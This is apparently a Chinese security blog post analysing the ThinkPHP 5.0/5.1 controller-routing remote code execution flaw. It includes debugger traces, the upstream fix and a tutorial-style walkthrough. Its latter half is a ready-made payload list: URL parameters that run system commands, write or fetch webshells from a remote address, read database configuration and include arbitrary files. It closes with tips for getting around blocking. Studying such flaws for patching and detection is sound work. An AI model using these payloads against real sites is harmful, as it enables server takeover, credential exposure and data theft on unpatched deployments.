


```
119     $vars = $this->rule->getConfig( name: 'url_param_type' )
120     ? $this->request->route()
121     : $this->request->param();
122     $vars = array_merge($vars, $this->param);
123 } elseif (is_callable([$instance, '_empty'])) {
124     // 空操作
125     $call    = [$instance, '_empty'];
126     $vars    = [$this->actionName];
127     $reflect = new ReflectionMethod($instance, name: '_empty');
128 } else {
129     // 操作不存在
130     throw new HttpException( statusCode: 404, message: 'method not exists:' .
131     get_class($instance) . '->' . $action . '()' );
132 }
133 $this->app['hook']->listen('action_begin', $call);
134
135 $data = $this->app->invokeReflectMethod($instance, $reflect, $vars);
136
137 return $this->autoResponse($data);
138 });
139
140 return $this->app['middleware']->dispatch($this->request, 'controller');
```

此时反射类的参数均可控，调用input()



在进入input()之后继续进入\$this->filterValue()



跟进后执行`call_user_func()`，实现rce

```

1446 * @return mixed
1447 */
1448 private function filterValue($value, $key, $filters) $value: "whoami" $key: "" $filt
1449 {
1450     $default = array_pop( &array: $filters); $default: null
1451
1452     foreach ($filters as $filter) { $filters: {"system"}[1] $filter: "system"
1453         if (is_callable($filter)) {
1454             // 调用函数或者方法过滤
1455             $value = call_user_func($filter, $value); $filter: "system" $value: "whoami"
1456         } elseif (is_scalar($value)) {
1457             if (false !== strpos($filter, need: '/')) {
1458                 // 过滤非法控制器
1459             }
1460         }
1461     }
1462 }

```

Debug: PHPSTORM

Debugger Console Output

Frames

- Request.php:1455, think\Request->filterValue()
- Request.php:1376, think\Request->input()
- Container.php:395, ReflectionMethod->invokeArgs()
- Container.php:395, think\Container->invokeReflectMethod()
- Module.php:135, think\Route\Dispatch\Module->think\Route
- Middleware.php:185, call_user_func_array(E:\code\php\think
- Middleware.php:185, think\Middleware->think\closure()
- Middleware.php:130, call_user_func(E:\code\php\thinkphp
- Middleware.php:130, think\Middleware->dispatch()

Variables

- \$default = null
- \$filter = "system"
- \$filters = (array) [1]
- \$key = ""
- \$value = "whoami"
- \$this = (think\Request) [37]
- \$_COOKIE = (array) [2]
- \$_GET = (array) [2]
- \$_REQUEST = (array) [3]
- \$_SERVER = (array) [42]
- \$GLOBALS = (array) [10]

Terminal Debug TODO

IDE and Plugin Updates: PhpStorm is ready to update. (53 minutes ago)

14 chars 1455:40 LF UTF-8 4 spaces

整个流程中没有对控制器进行合法校验，导致可以调用任意控制器，实现rce。

修复

```
// 获取控制器名
```

```
$controller = strip_tags($result[1] ?: $config['default_controller']);
```

```
if (!preg_match('/^[A-Za-z](w|.)*$/', $controller)) {  
    throw new HttpException(404, 'controller not exists:' . $controller);  
}
```

大于5.0.23、大于5.1.30获取时使用正则匹配校验

payload

命令执行

5.0.x

```
?s=index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

5.1.x

```
?s=index/thinkRequest/input&filter[]=system&data=pwd
```

```
?s=index/thinkContainer/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

```
?s=index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

写shell

5.0.x

```
?s=/index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=copy(%27远程地址%27,%27333.php%27)
```

5.1.x

```
?s=index/thinktemplatedriverfile/write&cacheFile=shell.php&content=<?php phpinfo();?>
```

```
?s=index/thinkviewdriverThink/display&template=<?php phpinfo();?> //shell生成在runtime/tem
```

```
p/md5(template).php
```

```
?s=/index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=copy(%27远程地址%27,%27333.php%27)
```

其他

5.0.x

```
?s=index/thinkconfig/get&name=database.username # 获取配置信息
```

```
?s=index/thinkLang/load&file=../../test.jpg # 包含任意文件
```

```
?s=index/thinkConfig/load&file=../../t.php # 包含任意.php文件
```

如果你碰到了控制器不存在的情况，是因为在tp获取控制器时，thinkphp/library/think/App.php:561会把url转为小写，导致控制器加载失败。

```
// 获取操作名
$actionName = strip_tags( str: $result[2] ? :
$config['default_action']);
if (!empty($config['action_convert'])) {
    $actionName = Loader::parseName($actionName, type: 1);
} else {
    $actionName = $convert ? strtolower($actionName) : $actionName;
}
/*...*/
try {
    $instance = Loader::controller(
        $controller,
        $config['url_controller_layer'],
        $config['controller_suffix'],
        $config['empty_controller']
    );
} catch (ClassNotFoundException $e) {
    throw new HttpException( statusCode: 404, message: 'controller not
exists:' $e->getClass());
}
```

总结

其实thinkphp的rce差不多都被拦截了，我们其实更需要将rce转化为其他姿势，比如文件包含去包含日志，或者转向反序列化。姿势太多，总结不过来，这篇文章就到这里把。

参考

- <https://xz.aliyun.com/t/6106>
- https://www.cnblogs.com/iamstudy/articles/thinkphp_5_x_rce_1.html
- <https://github.com/Mochazz/ThinkPHP-Vuln>
- <https://xz.aliyun.com/search?keyword=thinkphp>
- <https://github.com/Lucifer1993/TPscan>
- https://www.kancloud.cn/manual/thinkphp5_1/353946
- <https://www.kancloud.cn/manual/thinkphp5>
- <https://github.com/top-think/thinkphp>

文笔垃圾，措辞轻浮，内容浅显，操作生疏。不足之处欢迎大师傅们指点和纠正，感激不尽。

原创文章，作者：Y4er，未经授权禁止转载！如若转载，请联系作者：Y4er